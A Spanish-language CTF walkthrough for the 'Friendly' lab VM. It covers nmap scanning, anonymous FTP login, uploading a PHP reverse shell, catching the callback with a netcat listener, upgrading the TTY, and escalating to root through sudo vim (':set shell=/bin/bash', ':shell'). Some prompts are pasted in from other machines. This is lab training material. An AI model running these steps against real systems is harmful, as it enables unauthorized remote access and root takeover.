2-Friendly

- Tags: #ftp #vim #vi #netcat

Video en : https://www.youtube.com/watch?v=eoWWsj8QrsE

2-Friendly

-INFO:(
-Escaneo con nmap
-ftp-anon Anonymous FTP Login. Puerto 21
-Subir shell PHP desde FTP
-Recibir conexión por netcat
-ESCALADA CON 'VIM' O 'VI'
)

Escaneo de Red Inicial:----------


192.168.0.28 ---> TARGET

-Escaneo de puertos y servicios:

> $ nmap -p- -sS -sCV --min-rate 5000 -vvv -n -Pn 192.168.0.28 -oN nmap_scan.txt

```
PORT   STATE SERVICE REASON         VERSION
21/tcp open  ftp     syn-ack ttl 64 ProFTPD
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_-rw-r--r--   1 root     root        10725 Feb 23 15:26 index.html
80/tcp open  http    syn-ack ttl 64 Apache httpd 2.4.54 ((Debian))
|_http-title: Apache2 Debian Default Page: It works
| http-methods:
|_  Supported Methods: GET POST OPTIONS HEAD
|_http-server-header: Apache/2.4.54 (Debian)
MAC Address: 08:00:27:A2:9F:C0 (Oracle VirtualBox virtual NIC)
```

-En el navegador, puerto 80, vemos:



Vemos la versión de Apache.
-Podemos hacer fuzzing para ver posibles directorios:

> $ gobuster dir -u http://192.168.0.28/ -w /usr/share/dirbuster/wordlists/directory-list-loewecase-2.3-medium.txt
> (No encuentra nada interesante..)

ftp-anon Anonymous FTP Login ----------


-PUERTO 21

-Tratamos de conectarnos por el puerto 21, via ftp como el usuario Anonymous o anonymous

> $ ftp 192.168.0.28
> Name: anonymous
> Password: (vacio)
> ¡ Accedemos !
> ftp > ls
> (vemos un index.. pero nada interesante)

-Lo interesante de aquí, es que vamos a subir uns shell, via FTP, y llamarla desde el navegador, para conseguir el acceso remoto.

Subir shell PHP desde FTP----------



(Nos copiamos el script en PHP)

Guardo como: php_reverse_shell.php

Y lo editamos para que se adapte:

-Cambiamos esos parámetros por nuestra IP--> '192.186.0.30'

Y el puerto por el que nos pondremos a la escucha que será --> 444


-Subiremos por FTP el script a la maquina víctima:

```
ftp >  put php_reverse_shell.php
```

```
ftp> put php-reverse-shell.php
local: php-reverse-shell.php remote: php-reverse-shell.php
229 Entering Extended Passive Mode (|||12423|)
150 Opening BINARY mode data connection for php-reverse-shell.php
100% |***********************************************************
226 Transfer complete
5493 bytes sent in 00:00 (6.31 MiB/s)
ftp> ls
229 Entering Extended Passive Mode (|||50276|)
150 Opening ASCII mode data connection for file list
-rw-r--r--    1 root     root        10725 Feb 23 15:26 index.html
-rw-r--r--    1 ftp      nogroup      5493 Jul  8 14:21 php-reverse-sh
226 Transfer complete
ftp>
```

¡ Subido correctamente !

-En el navegador buscamos el archivo y estando en escucha con netcat, al refrescar obtendremos la shell en consola:



Recibir conexión por netcat----------

-Nos pondremos en escucha con netcat por el puerto 444:
Consola 2:

```
$ nc -nvlp 444
(Listenning.....) --> Aqui recibo la conexión
(Conectamos)
$ whoami
www-data
```

```
┌──(root㉿kali)-[/home/kali/Desktop/friendly]
└─# nc -nlvp 444
listening on [any] 444 ...
connect to [192.168.0.30] from (UNKNOWN) [192.168.0.28] 43918
Linux friendly 5.10.0-21-amd64 #1 SMP Debian 5.10.162-1 (2023-01-21) x8
 10:22:40 up 25 min,  0 users,  load average: 0.02, 0.26, 0.17
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$
```

TRATAMIENTO TTY ----------

-Ahora haremos TRATAMIENTO TTY:


```
$ script /dev/null -c bash
(Ctrl+Z)
$ stty raw -echo; -fg
$ reset xterm
```

```
www-data@friendly:$> export TERM=xterm
```

```
www-data@friendly:$> export SHELL=bash
```

```
www-data@friendly:$> stty rows 44 columns 184
```

-Inspeccionamos directorios y encontramos una cadena en base 64:





```
$ echo 'U2hlbG.....' | base64 -d
ShellDredd
xerosec
sML
boyras200
```

(Vemos algunos nombres de usuarios) --> ANOTO

ESCALADA DE PRIVILEGIOS: ----------

-Ver si existen algun archivo con permisos de ejecucion como sudo para usuarios sin privilegios:

> $ helios@symfonos:$> sudo -l



-Vemos que podemos ejecutar como root el /usr/bin/vim

DOCUMENTACION:

ESCALADA CON 'VIM' O 'VI' ----------

Escalada de Privilegios con VIM

Si ejecutamos el comando sudo -l podemos ver que el usuario www-data puede ejecutar cualquier comando que se encuentre dentro del directorio html o también creado con vim:

```
www-data@swagshop:/home/haris$ sudo -l
Matching Defaults entries for www-data on swagshop:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin
\:/snap/bin

User www-data may run the following commands on swagshop:
    (root) NOPASSWD: /usr/bin/vi /var/www/html/*
www-data@swagshop:/home/haris$
```

Ahora con vim podremos crear un código que nos mande una bash como root y lo podemos editar como sudo porque tenemos ese privilegio:


```
sudo vi /var/www/html/hola
```

Pues ahora una vez abierto el fichero, en la parte de abajo de vim nosotros podemos establecer instrucciones, que por ejemplo para elevar privilegios escribiremos esto ya que somos usuario sudo:

```
~
~
:set shell=/bin/bash
```


Y ahora a continuación si damos a enter se habrá guardado lo de antes; y si luego hacemos clic en escape y volvemos a hacer shift y dos puntos para escribir shell, ya nos lanzará una bash de root, por tanto damos a enter y lo tenemos:

```
root@Machine:~# whoami
root
root@Machine:~#
```



-Por tanto ejecutamos como sudo el comando:

> $ sudo /usr/bin/vim
> (Se abrel el documento, abajo debemos escribir directamente)
> .....
> :set shell=/bin/bash
> (Enter)
> :shell



> (Enter)

Y nos saca a la consola, donde ya somos root:

```
root@friendly:/home# whoami
root
```

FIN